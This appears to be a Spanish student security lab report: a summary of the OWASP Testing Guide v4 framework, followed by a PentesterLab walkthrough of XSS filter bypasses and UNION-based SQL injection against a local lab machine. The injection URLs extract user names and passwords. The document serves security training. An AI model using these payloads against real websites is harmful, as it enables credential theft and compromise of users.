Práctica 3

Seguridad

Maribel Díaz Galiano

Ejercicio 1

Se han añadido casos de uso. Pasan de 64 a 87. Se introducen cuatro capítulos nuevos (*Identity Management Testing*, *Error Handling*, *Cryptography* y *Client Side Testing*). En general, se han mejorado todos los capítulos. Se integra con otras documentaciones: la *Developers Guide* y la *Code Review Guide*. El objetivo de la *Testing* y la Code Review Guide es evaluar los controles de seguridad de la *Developers Guide*. Esta versión, además, anima a la comunidad a no quedarse en los casos de uso que se muestran aquí, sino en que los testers de seguridad se junten con otros testers de software y vean casos de prueba específicos a la aplicación objetivo y que contribuyan con ellos a la Testing Guide.

El framework de testing consiste en las siguientes actividades: antes de que empiece el desarrollo, durante la definición y el diseño, durante el desarrollo, durante el despliegue, mantenimiento y operaciones. Es similar que el de la versión 3.

- **Fase 1. Antes de comenzar el desarrollo**
    - **Fase 1.1. Definir un ciclo de desarrollo de software**
      Establecer un ciclo de desarrollo de software adecuado donde la seguridad se tiene en cuenta en cada etapa.
    - **Fase 1.2. Políticas de revisión y estándares**
    - Asegurarse de que las políticas, estándares y documentación adecuados están en su sitio. Son muy importantes, ya que sirven de guías a los desarrolladores. Por ejemplo, si una aplicación se va a desarrollar en Java, es esencial que haya un estándar de codificación seguro. Si se va a utilizar criptografía, que haya un estándar de criptografía. No todas las situaciones se pueden documentar, pero hacerlo con los problemas más probables implicará menos toma de decisiones durante el proceso de desarrollo.
    - **Fase 1.3. Métricas**
    - Definir el criterio que necesita ser medido provee visibilidad a los defectos tanto en el proceso y en el producto.

- **Fase 2. Durante la definición y el diseño**
    - **Fase 2.1. Repasar requisitos de seguridad**
    - Mirar si hay faltas (gaps) en las definiciones de los requisitos. Por ejemplo, en los siguientes campos: administración de usuarios, autenticación, autorización, confidencialidad de los datos, integridad, etc.
    - **Fase 2.2. Repaso del diseño y la arquitectura**
    - Esta documentación puede incluir modelos, documentos textuales y artefactos similares. Es esencial asegurar que el diseño y la arquitectura tienen el nivel de seguridad definido en los requisitos. Por ejemplo: si puedes ser autorizado en varios sitios de la página, se puede pensar en un componente de autorización central.
    - **Fase 2.3. Crear y revisar modelos UML**
    - Una vez que el diseño y la arquitectura están preparado, construir un modelo UML que describa cómo funciona la aplicación.
    - **Fase 2.4. Crear y repasar modelos de amenaza**
    - Analizar el diseño y la arquitectura para asegurar que las amenazas han sido mitigadas, aceptadas por la organización o asignadas a un tercero.

- **Fase 3. Durante el desarrollo**

    - **Fase 3.1. Walk through por el código**
    - El propósito no es hacer una code review, sino entender a un alto nivel el flujo, la composición y la estructura del código que compone la aplicación.
    - **Fase 3.2. Code reviews**
    - Una vez que se entiende bien cómo está estructurado el código y por qué ciertas cosas fueron codificadas de una manera, podemos examinar el código para buscar defectos de seguridad. Por ejemplo: Los requisitos de disponibilidad, confidencialidad e integridad de la organización; las exposiciones técnicas de la guía OWASP, problemas específicos relacionados con el lenguaje o framework que se está usando, etc.

- **Fase 4. Durante el despliegue**
    - **Fase 4.1. Application Penetration Testing**
    - Habiendo probado los requisitos, analizado el diseño, y realizada la code review, puede que se asuma que todos los problemas están controlados. Pero penetration testing la aplicación después de que haya sido desplegada no es mala idea.
    - **Fase 2.1. Configuration Management Testing**
    - La penetration test de la aplicación debería incluir la comprobación de cómo se desplegó y aseguró la infraestructura. Mientras que la aplicación a lo mejor es segura, un pequeño aspecto de la configuración puede que esté todavía en una etapa de instalación por defecto y vulnerable a la explotación.

- **Fase 5. Mantenimiento y operaciones**
    - **Fase 5.1. Dirigir Operational Management Reviews**
    - Es necesario que haya un proceso que detalle cómo se administra el lado operacional de la aplicación y la infraestructura.
    - **Fase 5.2. Dirigir comprobaciones periódicas de salud**
    - Comprobaciones mensuales o cuatrimestrales sobre la aplicación y la estructura para asegurar de que no se han introducido nuevos riesgos de seguridad y que el nivel de seguridad sigue todavía intacto.
    - **Fase 5.3. Asegurar la verificación de los cambios**

Después de que cada cambio ha sido aprobado y probado en el entorno QA y desplegado al entorno de aplicación, es vital que el cambio sea comprobado para asegurar que el nivel de seguridad no ha sido afectado por el cambio. Esto debería estar integrado en el proceso de administración de los cambios.

Referencias:

https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf


https://www.owasp.org/images/1/19/OTGv4.pdf

Ejercicio 2

XSS

Ejemplo 1:

`http://10.0.2.9/xss/example1.php?name=<script>alert("Hola");</script>`





```
<div class="container">
  ::before
  Hello
  <script>alert("Hola");</script>
 <footer>
   <p>© PentesterLab 2013</p>
  </footer>
  ::after
 </div>
 <!--/container-->
</body>
</html>
```

Ejemplo 2:

Parece que filtra la etiqueta `<script></script>` estrictamente. Cambiamos alguna letra minúscula por su respectiva mayúscula.

`http://10.0.2.9/xss/example2.php?name=<sCript>alert("Hola");</sCript>`




```
<div class="container">
  ::before
  Hello
  <script>alert("Hola");</script>
 <footer>
   <p>© PentesterLab 2013</p>
  </footer>
  ::after
 </div>
 <!--/container-->
</body>
</html>
```

Ejemplo 3:

Parace que no permite ningún tipo de etiqueta `<script></script>`. Utilizamos `<img>`. Como la imagen no existe, al lanzarse `onerror`, se ejecuta el código que hayamos inyectado.

`http://10.0.2.9/xss/example3.php?name=<img src=123 onerror=alert("Hola");>`





```
<div class="container">
  ::before
  Hello
  <img src="123" onerror="alert("Hola");"> ev
 <footer>
   <p>© PentesterLab 2013</p>
  </footer>
  ::after
 </div>
 <!--/container-->
</body>
</html>
```

Ejemplo 4:

Probamos con otra etiqueta, en este caso `<body>` y su atributo `onload`.


`http://10.0.2.9/xss/example4.php?name=<body onload=alert("Hola")>`




```
        <li class="active">
          <a href="/">Home</a>
        </li>
      </ul>
    </div>
    <!--/.nav-collapse-->
    ::after
  </div>
  ::after
 </div>
</div>
<div class="container">
 ::before
 Hello
 <footer>
   <p>© PentesterLab 2013</p>
 </footer>
 ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 5:


```
http://10.0.2.9/xss/example5.php?name=<img/src=<script><script>prompt("Hola");</script></script> alt="<s(0)</script>">
```



```
<div class="container">
  ::before
  Hello
  <img src="<script">
  <script>prompt("Hola");</script>
  alt="
  <s(0)< script="">
    ">
    <footer>
      <p>© PentesterLab 2013</p>
    </footer>
  </s(0)<>
  ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 6:


```
http://10.0.2.9/xss/example6.php?name=<img/src=<script><script>prompt("Hola")</script></script> onerror=<script>alert("Hola");</script>>
```




```
<div class="container">
  ::before
  Hello
  <script>var $a= "<img/src=<script><script>prompt("Hola")</script>
  onerror=
  <script>alert("Hola");</script>
  >";
  <footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 7:

```
http://10.0.2.9/xss/example7.php?name=';alert('Hola');var $a='Potatoe
```




```
<div class="container">
  ::before
  Hello
  <script>var $a= '';alert('Hola');var $a='Potatoe';</script>
  <footer>
    <p>© PentesterLab 2013</p>
  </footer>
  ::after
</div>
<!--/container-->
</body>
</html>
```

Ejemplo 8:


Ejemplo 9:

SQL Injection

Ejemplo 1:


Buscamos el número de columnas que tiene la consulta para poder usar UNION. Probando, obtenemos cinco columnas. Para usar UNION hacemos que la consulta "original" sea falsa porque no queremos sus resultados, sino los de la consulta que hagamos nosotros después.

```
http://10.0.2.9/sqli/example1.php?name=1' or 1=0 union select
1,2,3,4,5-- -
```




Información sobre las bases de datos existentes:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select
1,schema_name,3,4,5 from information_schema.schemata-- -
```




Para saber todas las tablas:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select
1,table_name,3,4,5 from information_schema.tables-- -
```




Para saber todas las columnas:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select
1,column_name,3,4,5 from information_schema.columns-- -
```




Para saber todas las columnas en la tabla `users`:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_name="users"-- -
```



Para extraer los datos de la tabla `users`:

```
http://10.0.2.9/sqli/example1.php?name=' or 1=0 union select 1,name,groupid,passwd,5 from users-- -
```




Ejemplo 2:

Similar al Ejemplo 1. No se permiten espacios en blanco en la consulta, que se sustituyen por comentarios "/**/".

Para extraer los datos:

```
http://10.0.2.9/sqli/example2.php?name='/**/union/**/select/**/1,(sele
ct/**/group_concat(name)/**/from/**/users),(select/**/group_concat(pas
swd)/**/from/**/users),4,5/**/and/**/'1'='2
```




Ejemplo 3:

No se permiten espacios en blanco en la consulta, que se sustituyen por comentarios "/**/".

Para extraer los datos:

```
http://10.0.2.9/sqli/example3.php?name='/**/union/**/select/**/1,(sele
ct/**/group_concat(name)/**/from/**/users),(select/**/group_concat(pas
swd)/**/from/**/users),4,5/**/and/**/'1'='2
```




Ejemplo 4:

Ahora hacemos las consultas a través del atributo 'id', y parece que está recibiendo integers, por lo que no usamos comillas.

Para extraer los datos:


```
http://10.0.2.9/sqli/example4.php?id=-1 union select 1,(select
group_concat(name) from users),(select group_concat(passwd) from
users),4,5
```



Ejemplo 5:

Similar al Ejemplo 4.


```
http://10.0.2.9/sqli/example5.php?id=1000 union select 1,(select group_concat(name) from users),(select group_concat(passwd) from users),4,5
```



Ejemplo 6:

Igual que el Ejemplo 5.

